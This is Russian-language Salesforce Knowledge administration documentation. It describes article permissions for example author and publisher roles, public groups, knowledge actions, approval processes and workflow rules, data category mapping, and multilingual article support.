Эмбер	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Поиск и просмотр статей на вкладке «Статьи»		✅			
Создание или редактирование статьи на вкладке «Управление статьями»	✅	✅	✅	✅	
Редактирование черновых статей на вкладке «Управление статьями»	✅	✅		✅	

Эмбер	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Редактирование опубликованных или архивных статей	✅	✅	✅	✅	

Энн (Anne): автор

Как автор Энн Мерфи (Anne Murphy) представляет собой более квалифицированного пользователя базы знаний. Она знает стандарты организации для статей и может создавать статьи и публиковать статьи со статусом «Внутренняя проверка». Энн также может работать со статьями других авторов, если они имеют статус «В работе» или «Не проверено», а также может менять статус на «Внутренняя проверка». Поскольку у нее нет полномочия на публикацию статей для внешней аудитории, Энн должна отправлять статьи, ориентированные на клиентов, в очередь «Внешняя публикация».

Прим.: Ответственным за утверждение статей должно быть назначено полномочие «Управление статьями» и, как минимум, полномочие «Чтение» для типа статьи, связанного с просматриваемыми статьями. Данные полномочия предоставляют пользователям доступ к черновым статьям. Если данные полномочия не назначены, то ответственные за утверждение могут переназначать, но не могут утверждать статьи.

Энн — участник общедоступной группы «Автор». Ей требуются следующие полномочия для выполнения своих обязанностей.

	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Создание статей на основе обращений посредством простого редактора		✅	✅		
Создание статей на основе обращений посредством стандартного редактора	✅	✅	✅		
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Создание статей из ответов		✅	✅		
Поиск и просмотр статей на вкладке «Статьи»		✅			
Создание или редактирование статьи на вкладке «Управление статьями»	✅	✅	✅	✅	
Редактирование черновых статей на вкладке «Управление статьями»	✅	✅		✅	
Удаление статей (версии или целиком) на вкладке «Управление статьями»	✅	✅		✅	✅

	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Назначение статьи на вкладке «Управление статьями»	✅	✅		✅	
Редактирование опубликованных или архивных статей	✅	✅	✅	✅	
Архивирование статей на вкладке «Управление статьями»	✅	✅	✅	✅	✅

Пэт (Pat): издатель

Пэт Браун (Pat Brown) — специалист в области базы знаний. Он отвечает за просмотр и публикацию статей для внешней аудитории. Пэт является членом общедоступной группы «Издатель». Пэт также относится к очереди «Внешняя публикация». Для выполнения своей работы Пэту нужны следующие полномочия.

	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Создание статей на основе обращений посредством простого редактора		✅	✅		
Создание статей на основе обращений посредством стандартного редактора	✅	✅	✅		
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Создание статей из ответов		✅	✅		
Поиск и просмотр статей на вкладке «Статьи»		✅			
Создание или редактирование статьи на вкладке «Управление статьями»	✅	✅	✅	✅	
Редактирование черновых статей на вкладке «Управление статьями»	✅	✅		✅	
Удаление статей (версии или целиком) на вкладке «Управление статьями»	✅	✅		✅	✅
Публикация статьи на вкладке «Управление статьями»	✅	✅	✅	✅	✅
Назначение статьи на вкладке «Управление статьями»	✅	✅		✅	

	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Редактирование опубликованных или архивных статей	✅	✅	✅	✅	
Архивирование статей на вкладке «Управление статьями»	✅	✅	✅	✅	✅

Принципы совместной работы

Каждый профиль пользователя устанавливает полномочия агента для выполнения различных должностных обязанностей и функций. Чтобы агенты могли выполнять эти функции, создайте общедоступные группы для каждой роли и назначьте только необходимые действия над статьями каждой группе. Критерий, созданный в процессе утверждения, устанавливает, какие статусы проверки могут быть автоматически утверждены и опубликованы и какие статьи должны быть утверждены и опубликованы специалистом в предметной области.

Например, Энн, «Автор», может создать статью «Внешняя проверка», но на основе действий над статьями, которые назначены ее общедоступной группе процесс утверждения отправляет ее статью Пэту, «Издателю», для публикации. Пэт как «Издатель» может публиковать собственные статьи без постановки их в очередь.

В таблице ниже перечислены рабочие функции, которые должна выполнять каждая роль для статей в организации.

Рабочая функция	Читатель	Соискатель	Автор	Издатель
Создание и публикация статей со статусом «В работе»	Нет	Автоматическое утверждение и публикация	Автоматическое утверждение и публикация	Да
Создание и публикация статей со статусом «Не проверено»	Нет	Автоматическое утверждение и публикация	Автоматическое утверждение и публикация	Да
Создание и публикация статей со статусом «Внутренняя проверка»	Нет	Требуется утверждение	Автоматическое утверждение и публикация	Да
Создание и публикация статей со статусом «Внешняя проверка»	Нет	Требуется утверждение	Требуется утверждение	Да
Обновление и публикация статей со статусом «В работе»	Нет	Нет	Автоматическое утверждение и публикация	Да
Обновление и публикация статей со	Нет	Нет	Автоматическое утверждение и публикация	Да

Рабочая функция	Читатель	Соискатель	Автор	Издатель
статусом «Не проверено»				
Обновление и публикация статей со статусом «Внутренняя проверка»	Нет	Нет	Автоматическое утверждение и публикация	Да
Обновление и публикация статей со статусом «Внешняя проверка»	Нет	Нет	Требуется утверждение	Да

Создание общедоступных групп для базы знаний

Salesforce Knowledge использует общедоступные группы как способ назначения пользователям конкретных задач, связанных со статьями. При назначении действий над статьями для общедоступной группы можно позволить пользователям в этой группе выполнять такие действия, как публикация статей с определенным статусом проверки. Общедоступные группы также используются в процессах утверждения для управления бизнес-правилами публикации.

Создание действий базы знаний

Действия базы знаний — это шаблоны, связывающие действие бизнес-правила с типом статьи. Действия базы знаний позволяют связывать типы статей с определенными действиями над статьей (например, публикация). Например, чтобы публиковать каждый вопрос как новую версию после выполнения процесса утверждения, создайте действие базы знаний, связывающее тип статьи «Вопросы и ответы» с действием «Опубликовать как новое». Затем выберите новое действие базы знаний при создании процесса утверждения для часто задаваемых вопросов.

Назначение действий над статьей общедоступным группам

Действия над статьей позволяют агентам участвовать в процессе публикации статьи. По умолчанию все действия над статьей назначаются пользователям с полномочием «Управление статьями». Агенты могут выполнять действие только при наличии соответствующего полномочия для типа статьи. Чтобы контролировать доступ к действиям над статьей, назначьте действия общедоступным группам и добавьте агентов в соответствующие общедоступные группы. Чтобы дополнительно ограничить такие действия, как публикация, можно создать процессы утверждения, которые позволяют агентам публиковать только те статьи, которые имеют конкретные статусы проверки. Например, может быть написано много статей многими авторами, но вы можете создать процесс утверждения таким образом, чтобы ни одна статья не публиковалась без просмотра и проверки квалифицированным автором.

СМ. ТАКЖЕ:

Создание общедоступных групп для базы знаний

Создание действий базы знаний

Назначение действий над статьей общедоступным группам

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Создание общедоступных групп для базы знаний

Salesforce Knowledge использует общедоступные группы как способ назначения пользователям конкретных задач, связанных со статьями. При назначении действий над статьями для общедоступной группы можно позволить пользователям в этой группе выполнять такие действия, как публикация статей с определенным статусом проверки. Общедоступные группы также используются в процессах утверждения для управления бизнес-правилами публикации.

Например, когда участник общедоступной группы «Соискатель» передает статью со статусом «В работе» на утверждение, она автоматически утверждается и публикуется. Если этот же агент передает статью со статусом «Внутренняя проверка», она помещается в очередь «Внешняя публикация» для просмотра перед публикацией.

1. Введите строку *«Общедоступные группы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Общедоступные группы»**.
2. Нажмите кнопку **«Создать»** или щелкните ссылку **«Правка»** напротив нужной группы.
3. Заполните указанные ниже поля.

Поле	Описание
Метка	Имя, используемое для обозначения группы на всех страницах пользовательского интерфейса.
Имя группы (только для общедоступных групп)	Уникальное имя, используемое интерфейсом API и управляемыми пакетами.
Предоставить доступ с использованием иерархий (только для общедоступных групп)	Чтобы разрешить автоматический доступ к записям посредством иерархий ролей, установите флажок **«Предоставить доступ с использованием иерархий»**. Если данный флажок установлен, то все записи, доступные пользователям группы, также доступны вышестоящим пользователям в иерархии. При создании общедоступной группы, участниками которой являются все внутренние пользователи, что позволяет оптимизировать эффективность предоставления группам общего доступа к записям, снимите флажок **«Предоставить доступ с использованием иерархий»**. Прим.: Если флажок **«Предоставить доступ с использованием иерархий»** не установлен, то вышестоящим пользователям в иерархии ролей не предоставляется автоматический доступ. Тем не менее, некоторые пользователи (например, с полномочиями объекта «Просмотреть все» и «Изменить все», а

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования общедоступной группы:

- Управление пользователями

Для создания или редактирования персональной группы другого пользователя:

- Управление пользователями

	также полномочиями системы «Просмотр всех данных» и «Изменение всех данных») могут получить доступ к записям, которые им не принадлежат.
Поиск	Выберите нужный тип участника в раскрывающемся списке «Поиск». Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**. Прим.: Ответственные за организации могут просматривать дочерние записи, принадлежащие пользователям массового портала, только в том случае, если они являются участниками любой группы общего доступа к порталу, которой предоставлен доступ к данным пользователей портала.
Выбранные участники	Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**.
Выбранные делегированные группы	Выберите группы делегированного администрирования, участники которой могут добавлять или удалять участников из данной общедоступной группы. Выберите нужные группы из поля «Доступные делегированные группы» и нажмите кнопку **«Добавить»**. Данный список отображается только для общедоступных групп.

4. Нажмите кнопку **«Сохранить»**.

   Прим.: При редактировании групп правила общего доступа автоматически переоцениваются для добавления или удаления доступа при необходимости. Если данные изменения влияют на большое количество записей, то система отображает сообщение об отмене автоматической переоценки правил общего доступа и необходимости их ручного пересчета.

Теперь назначьте только необходимые действия группам, чтобы выбранные участники могли выполнять свои задачи, сохраняя целостность базы знаний.

СМ. ТАКЖЕ:

- Создание действий базы знаний
- Назначение действий над статьей общедоступным группам
- Доступ к статьям базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Создание действий базы знаний

Действия базы знаний — это шаблоны, связывающие действие бизнес-правила с типом статьи. Действия базы знаний позволяют связывать типы статей с определенными действиями над статьей (например, публикация). Например, чтобы публиковать каждый вопрос как новую версию после выполнения процесса утверждения, создайте действие базы знаний, связывающее тип статьи «Вопросы и ответы» с действием «Опубликовать как новое». Затем выберите новое действие базы знаний при создании процесса утверждения для часто задаваемых вопросов.

Важное замечание: Чтобы разрешить пользователям опубликовать статью, выберите действие окончательного утверждения «Разблокировать запись для редактирования» при создании процесса утверждения.

1. Введите строку *«Действия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Глобальные действия»**.
2. Нажмите кнопку **«Создать действие базы знаний»**.
3. Выберите тип статьи для действия. Бизнес-правила и процессы утверждения, связываемые с действием, должны принадлежать одному типу статьи.
4. Введите уникальное имя для действия базы знаний.
5. Выберите тип действия для применения к типу статьи. Например, действие «Опубликовать как новое» публикует статью в качестве новой версии.
6. Введите описание.
7. Нажмите кнопку **«Сохранить»**.
   Страница сведений о действии базы знаний содержит правила и процессы утверждения, используемые данным действием.
8. Чтобы использовать действие базы знаний в процессе утверждения или бизнес-правиле, нажмите кнопку **«Активировать»** на странице сведений о действии базы знаний.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения действий Salesforce Knowledge:

- Настройка приложения

СМ. ТАКЖЕ:

- Назначение действий над статьей общедоступным группам
- Создание общедоступных групп для базы знаний
- Доступ к статьям базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Назначение действий над статьей общедоступным группам

Действия над статьей позволяют агентам участвовать в процессе публикации статьи. По умолчанию все действия над статьей назначаются пользователям с полномочием «Управление статьями». Агенты могут выполнять действие только при наличии соответствующего полномочия для типа статьи. Чтобы контролировать доступ к действиям над статьей, назначьте действия общедоступным группам и добавьте агентов в соответствующие общедоступные группы. Чтобы дополнительно ограничить такие действия, как публикация, можно создать процессы утверждения, которые позволяют агентам публиковать только те статьи, которые имеют конкретные статусы проверки. Например, может быть написано много статей многими авторами, но вы можете создать процесс утверждения таким образом, чтобы ни одна статья не публиковалась без просмотра и проверки квалифицированным автором.

Прим.: Общедоступная группа может содержать любых пользователей, однако действия над статьей доступны только агентам с полномочием «Управление статьями» и соответствующими полномочиями объекта.

Данная таблица содержит полномочия, необходимые для выполнения каждого действия над статьей.

Действие над статьей	Создание	Чтение	«Правка»	Удалить
Опубликовать статьи	✅	✅	✅	✅
Архивировать статьи	✅	✅	✅	✅
Удалить статьи		✅	✅	✅
Редактировать опубликованные и архивные статьи		✅	✅	
Отправить статьи на перевод	✅	✅	✅	
Опубликовать перевод	✅	✅	✅	✅
Редактировать перевод	✅	✅	✅	

1. В разделе «Настройка» введите *Действия над статьями базы знаний* в поле «Быстрый поиск», затем выберите **«Действия над статьями базы знаний»**.
2. Нажмите кнопку **«Правка»**.
3. Установите соответствующий переключатель для назначаемого действия и выберите общедоступную группу.

   Действие над статьей, которое не изменено, доступно всем агентам с полномочием «Управление статьями».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания общедоступных групп и назначения действий над статьей:

- Настройка приложения

  И

  Управление пользователями

  И

  Управление базой знаний Salesforce

4. Нажмите кнопки **«ОК»** и **«Сохранить»**.

СМ. ТАКЖЕ:

- Создание общедоступных групп для базы знаний
- Создание действий базы знаний
- Доступ к статьям базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Определение значений раскрывающегося списка «Статус проверки»

Поле «Статус проверки», включенное на странице «Параметры базы знаний», позволяет создавать значения раскрывающегося списка, соответствующие статусу статьи. Возможные значения: «Проверено», «Не проверено» или «Требует согласования».

Прим.: В Salesforce Classic значения раскрывающегося списка «Статус проверки» не сохраняются во время экспорта статей для перевода. Однако статьи со значениями раскрывающегося списка могут быть импортированы, а их значения сохранены до тех пор, пока используются в организации.

1. В меню «Настройка» Salesforce Classic введите *«Статусы проверки»* в поле «Быстрый поиск», затем выберите **«Статусы проверки»**.
2. Чтобы добавить новые значения в поле «Статус проверки», нажмите кнопку **«Создать»** на странице редактирования раскрывающегося списка. Кроме того, пользователи могут редактировать, удалять, перегруппировывать и заменять значения раскрывающегося списка.

   В случае замены значение раскрывающегося списка изменяется во всех версиях статьи, включая любые архивные версии.
3. Добавьте как минимум одно значение раскрывающегося списка (по одному в строке) в текстовую область.
4. Чтобы присвоить значению раскрывающегося списка статус стандартного, установите флажок «По умолчанию».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения значений раскрывающегося списка «Статус проверки»:

- Настройка приложения

Бизнес-правила и утверждения для статей

Убедитесь, что содержимое статей является правильным. Полезность статей — основа для предоставления точной информации тем, кто в этом нуждается больше всего. Создание процессов, где специалисты базы знаний выполняют просмотр, проверку и утверждение статей для публикации, — важная часть создания заслуживающей доверия базы знаний. При использовании Salesforce Knowledge процессы утверждения обеспечивают дополнительный контроль над содержимым статей и их публикацией.

Бизнес-правила и процессы утверждения позволяют автоматизировать многие действия, связанные с управлением базой знаний. При использовании Salesforce Knowledge разрешается создавать бизнес-правила и процессы утверждения для всех или только некоторых типов статей, используемых в организации.

Бизнес-правила позволяют создавать электронные предупреждения, обновлять поля и отправлять исходящие сообщения API при соответствии статьи заданным критериям. Например, пользователь может создать бизнес-правило, отправляющее ответственному за статью электронное предупреждение о создании статьи на основе обращения. Задачи не поддерживаются бизнес-правилами типа статьи.

Процессы утверждения автоматизируют утверждение статей. При использовании Salesforce Knowledge процессы утверждения обеспечивают дополнительный контроль над содержимым статей и процессом их утверждения. Например, пользователь может создать процесс, обязывающий юристов и руководителей компании утверждать статьи, содержащие конфиденциальную информацию.

Прим.: Задачи недоступны для бизнес-правил типа статьи. Дополнительную информацию о создании бизнес-правил см. в разделе «Установка критериев для бизнес-правила» на странице 6297. Дополнительную информацию о создании процесса утверждения см. в разделе «Создание процесса утверждения с помощью стандартного мастера» на странице 6328.

1. Введите *«Бизнес-правила»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Бизнес-правила»** для доступа к странице со списком бизнес-правил.
2. Нажмите кнопку **«Создать правило»** на странице со списком бизнес-правил.
3. Выберите тип статьи из раскрывающегося списка «Выбор объекта».
4. Нажмите кнопку **«Далее»**.
5. Введите имя правила. При необходимости введите описание правила.
6. Выберите критерий оценки и его соответствие.
7. Введите критерий для правила.
8. Нажмите кнопку **«Сохранить и перейти далее»**.
9. Нажмите **«Добавить действие бизнес-правила»**, выберите тип действия для правила и введите информацию, необходимую для действия.
10. Нажмите кнопку **«Сохранить»**.
11. При необходимости добавьте зависимое от времени действие бизнес-правил, нажав **«Добавить триггер времени»**. Введите сведения о триггере времени и нажмите **«Сохранить»**.
12. Нажмите кнопку **Готово**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра бизнес-правил и процессов утверждения:

- Просмотр настройки и конфигурации

Для создания или изменения бизнес-правил и процессов утверждения:

- Настройка приложения

13. В разделе «Настройка» введите *«Процессы утверждения»* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**.
14. Выберите мастер процесса утверждения.

    Доступно два мастера для процесса установки утверждения. Выберите тот, который наилучшим образом соответствует вашим требованиям. См. раздел «Выбор правильного мастера для создания процесса утверждения» на странице 6326.
15. Введите имя, уникальное имя и описание для данного процесса.
16. укажите критерий для ввода процесса.

    Например, вы можете указать, что при публикации статьи на открытом сайте требуется утверждение *«Доступ на открытом сайте равно "Истина"»*.
17. Укажите ответственных за утверждение для процесса.

    Позволить отправителю вручную выбрать ответственного за утверждение. (по умолчанию)
    Данный параметр разрешает пользователю выбрать следующего ответственного за утверждение.

    Автоматически назначать ответственного за утверждение с помощью стандартного или настраиваемого поля иерархии.
    Определяет пользователя, которому назначается запрос на утверждение, в поле, отображенном рядом с данным параметром. Это поле выбирается во время настройки процесса утверждения.

    Автоматически назначать очереди.
    Доступно только для объектов, поддерживающих очереди. Назначает запросы на утверждение очереди.

    Автоматически назначать ответственным за утверждение.
    Назначает на запрос на утверждение одного или нескольких определенных пользователей, определенные очереди или пользователей, связанных с отправленной записью. Можно добавлять до 25 ответственных за утверждение на этап.
18. Выберите шаблон электронной почты, который процесс использует для уведомления ответственных за утверждение.

    Если процесс утверждения назначает пользователю запрос на утверждение, то система Salesforce автоматически отправляет пользователю электронный запрос на утверждение. Сообщение электронной почты содержит ссылку на страницу утверждения в системе Salesforce, позволяющую утвердить или отклонить запрос и добавить комментарии.
19. Настройте макет страницы запросов на утверждение.

    Ответственный за утверждение утверждает или отклоняет статью с этой страницы. Можно добавить столько полей на эту страницу, сколько нужно агенту для мотивированного доступа к содержимому статьи. Например, можно выбрать добавление информации, например сводку по содержимому статьи, обсуждаемый продукт и имя автора.
20. Укажите пользователей, которые могут отправлять статьи на утверждение.

    Например, для статей, которым требуется редактирование перед утверждением, можно создать общедоступную группу, содержащую редакторов, а затем указать только тех членов этой группы, которые могут отправлять статьи на утверждение.
21. Активация процесса утверждения.

Пример: Если процесс утверждения связан с типом статьи, то агентам с полномочием «Управление статьями» могут быть доступны обе кнопки — **«Опубликовать...»** и **«Отправить на утверждение»** — на странице сведений о статье. Отображаемые кнопки определяются полномочиями пользователей и действиями над статьей. Данные агенты могут публиковать статью без отправки на утверждение. Чтобы разрешить данный алгоритм работы только некоторым пользователям, назначьте действие «Публикация статей» определенной группе пользователей вместо всех пользователей с полномочием «Управление статьями». Возможность публикации статей без предварительного

утверждения регламентируется процессом утверждения, характерным для каждой общедоступной группы пользователей.

Ниже перечислены рекомендации по созданию процессов утверждения для типов статей.

- Процесс утверждения, добавленный в тип статьи, гарантирует, что статья будет опубликована только после ее утверждения соответствующими сотрудниками. Если процесс утверждения включен для типа статьи, то связанный список «Журнал утверждений» отображается на странице сведений о статье.
- Чтобы разрешить агентам опубликовать статью, выберите действие окончательного утверждения «Разблокировать запись для редактирования» при создании процесса утверждения.
- Статьи не публикуются автоматически по завершении процесса утверждения. Публикация статьи в каналах осуществляется посредством кнопки **«Опубликовать...»**.
- Если процесс утверждения связан с типом статьи, то агентам с полномочием «Управление статьями» могут быть доступны обе кнопки **«Опубликовать...»** и **«Отправить на утверждение»** на странице сведений о статье. (отображаемые кнопки определяются полномочиями пользователей и действиями над статьей). Данные агенты могут публиковать статью без отправки на утверждение. Чтобы разрешить данный алгоритм работы только некоторым пользователям, назначьте действие «Публикация статей» определенной группе пользователей вместо всех пользователей с полномочием «Управление статьями». Дополнительную информацию см. в разделе «Назначение действий над статьей общедоступным группам» на странице 3562. При необходимости убедитесь, что пользователям, которым предоставляется возможность непосредственной публикации, известны статьи, требующие предварительного утверждения.
- Ответственным за утверждение статей должно быть назначено полномочие «Управление статьями» и, как минимум, полномочие «Чтение» для типа статьи, связанного с просматриваемыми статьями. Данные полномочия предоставляют пользователям доступ к черновым статьям. Если данные полномочия не назначены, то ответственные за утверждение могут переназначать, но не могут утверждать статьи.
- Бизнес-правила и процессы утверждения применяются к этапу процесса публикации статьи, предназначенному для отправки черновика на публикацию. Бизнес-правила недоступны для архивирования. Процессы утверждения недоступны для перевода или архивирования.

  Прим.: Статья, публикуемая посредством страницы редактирования, сначала сохраняется, а затем публикуется. Бизнес-правила применяются к сохраненной черновой статье, но не применяются к опубликованной статье.

- Пользователь с доступом только для чтения для определенного типа статьи может опубликовать черновую статью этого типа, если имеется процесс утверждения, связанный с типом статьи, и этот процесс утверждения выполнен (одобрили все ответственные за утверждение), но статья не была опубликована.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Изменение назначений группы категорий по умолчанию для статей

Salesforce Knowledge использует категории данных для классификации статей. Категории данных составляют группу категорий. После создания групп категорий администраторы выбирают группы, которые должны использоваться для статей знаний Salesforce Knowledge. Например, если организация использует функцию «Ответы» и Salesforce Knowledge, то одна группа категорий может использоваться сообществом ответов, а две другие группы категорий — статьями. Ответы и статьи могут использовать одну группу категорий. Авторы могут назначать статьям не более восьми категорий данных из одной группы категорий, которые могут использоваться для фильтрации найденных статей по категории. По умолчанию все новые группы категорий назначаются Salesforce Knowledge.

1. Введите строку «*Назначения категорий данных*» в поле «Быстрый поиск» и выберите пункт **«Назначения источников данных»** в разделе «Знания».

   Отображается список всех групп категорий.

2. Нажмите кнопку **«Правка»** и переместите любые группы категорий, которые должны быть недоступны для статей, из списка «Выбранные группы категорий» в список «Доступные группы категорий».

   При необходимости доступ к скрытой группе категорий может быть восстановлен.

   Прим.: Порядок отображения групп категорий, используемый на странице редактирования, не сохраняется на странице назначения категории данных.

3. Нажмите кнопку **«Сохранить»**.

   Уведомление о завершении процесса сохранения будет отправлено по эл. почте. В настоящее время авторы могут назначать статьям категории выбранных групп на вкладке «Управление статьями». Обратите внимание, что категории доступны авторам, только если группа категории активна и если параметры доступности категорий данных разрешают доступ к категории.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения назначений групп категорий в Salesforce Knowledge:

- Настройка приложения

  И

  Управление базой знаний Salesforce

Фильтрация статей посредством сопоставления категорий данных

Отображайте наиболее актуальные статьи при разрешении обращений. Для фильтрации статей, назначенных этим категориям данных, сопоставьте поля обращений с категориями данных. Например, обращения с полем по продукту можно сопоставить с категорией данных этого продукта. В результате фильтрации статьи, назначенные этой категории или продукту, будут выведены в верхнюю часть списка предлагаемых статей.

Важное замечание:

- Фильтрация статей на основе сведений об обращениях доступна только для текстовых полей и полей раскрывающегося списка.
- Фильтры будут применены к результатам базы знаний после сохранения обращения.
- Фильтры применяются после поиска в базе знаний и только к статьям, возвращенным в качестве результатов.
- При использовании функции «Фильтры» не возвращается полный перечень статей, соответствующих критерию фильтрации. Наоборот, фильтры применяются к начальному пулу статей, возвращенных в качестве результатов.
- Фильтрацию результатов можно выполнять после поиска.
- Группа категорий может использоваться в сопоставлении категории данных только единожды.
- Предложенные статьи возвращаются, если включен параметр «Предлагать статьи для обращений на основе содержимого обращений». Если предлагаемые статьи заблокированы, поиск использует сопоставления категории данных. Поля темы обращения используются при отсутствии сопоставлений категории данных.

Чтобы применить сопоставление категорий данных, выберите поля обращений, которые должны быть сопоставлены с категориями данных, и определите стандартную категорию данных для обращений, содержащих пустые соотнесенные поля.

Дополнительную информацию о категориях данных см. в разделе «Категории данных в Salesforce.com» на странице 3618.

1. Введите строку «*Сопоставления категорий данных*» в поле «Быстрый поиск» и выберите пункт **«Сопоставления источников данных»** в разделе «Ответы».
2. Чтобы добавить поле, воспользуйтесь раскрывающимся списком в столбце «Поле обращения».
3. Чтобы соотнести сведения, введенные в поле поиска, с категорией данных, воспользуйтесь раскрывающимся списком в столбце «Группа категорий данных».
4. Чтобы назначить категорию данных, если значение поля не соответствует категориям группы, воспользуйтесь раскрывающимся списком в столбце «Стандартная категория данных».
5. Нажмите кнопку **«Добавить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для соотнесения групп категорий данных:

- Настройка приложения

  И

  Управление базой знаний Salesforce

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Поддержка статей на нескольких языках

Salesforce Knowledge позволяет сократить расходы на поддержку путем перевода статей на нужные языки. После настройки параметров языка будут доступны два метода перевода. самостоятельный перевод статей посредством инструмента редактирования в базе знаний или отправка статей поставщику перевода. Разные языки могут использовать разные методы. Например, статьи могут быть назначены внутреннему пользователю базы знаний для перевода на испанский язык и отправлены поставщику для перевода на французский язык.

- Прежде чем добавить языки в базу знаний, выберите метод перевода статей для каждого языка: система Salesforce или поставщик перевода. Сообщите данное решение всем сотрудникам, вовлеченным в процесс перевода (авторам, экспертам, менеджерам и издателям).
- Язык, добавленный в базу знаний, не может быть удален, но может быть скрыт путем назначения статуса неактивного. Деактивация языка отменяет его доступность в диалоговых окнах «Создать статью» и «Отправить на перевод». Кроме того, статьи, опубликованные на языке, который затем деактивируется, становятся недоступны читателям.
- Разрешается добавлять только языки, поддерживаемые системой Salesforce.
- Чтобы скрыть статьи, переведенные на определенный язык, снимите флажок «Активно» напротив нужного языка на странице параметров.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Поддержка многоязычной базы знаний

Охватите глобальную аудиторию, предоставляя базу знаний на несколько языках.

Экспорт статей для перевода

Если организация отправляет статьи знаний Salesforce Knowledge поставщику на перевод, используйте функцию «Экспорт статей для перевода» в меню «Настройка».

Импорт переведенных статей

Если организация отправляет статьи знаний Salesforce Knowledge поставщику на перевод, используйте функцию «Импорт переводов статей» в меню «Настройка». Импортировать можно только статьи, которые были экспортированы из той же организации Salesforce. Например, статьи, экспортированные из пробной или безопасной организации, не могут быть импортированы в производственную организацию.

СМ. ТАКЖЕ:

Поддержка многоязычной базы знаний
Экспорт статей для перевода
Импорт переведенных статей
Общие сведения о документации Salesforce Knowledge
Полное руководство по Salesforce Knowledge

Поддержка многоязычной базы знаний

Охватите глобальную аудиторию, предоставляя базу знаний на несколько языках.

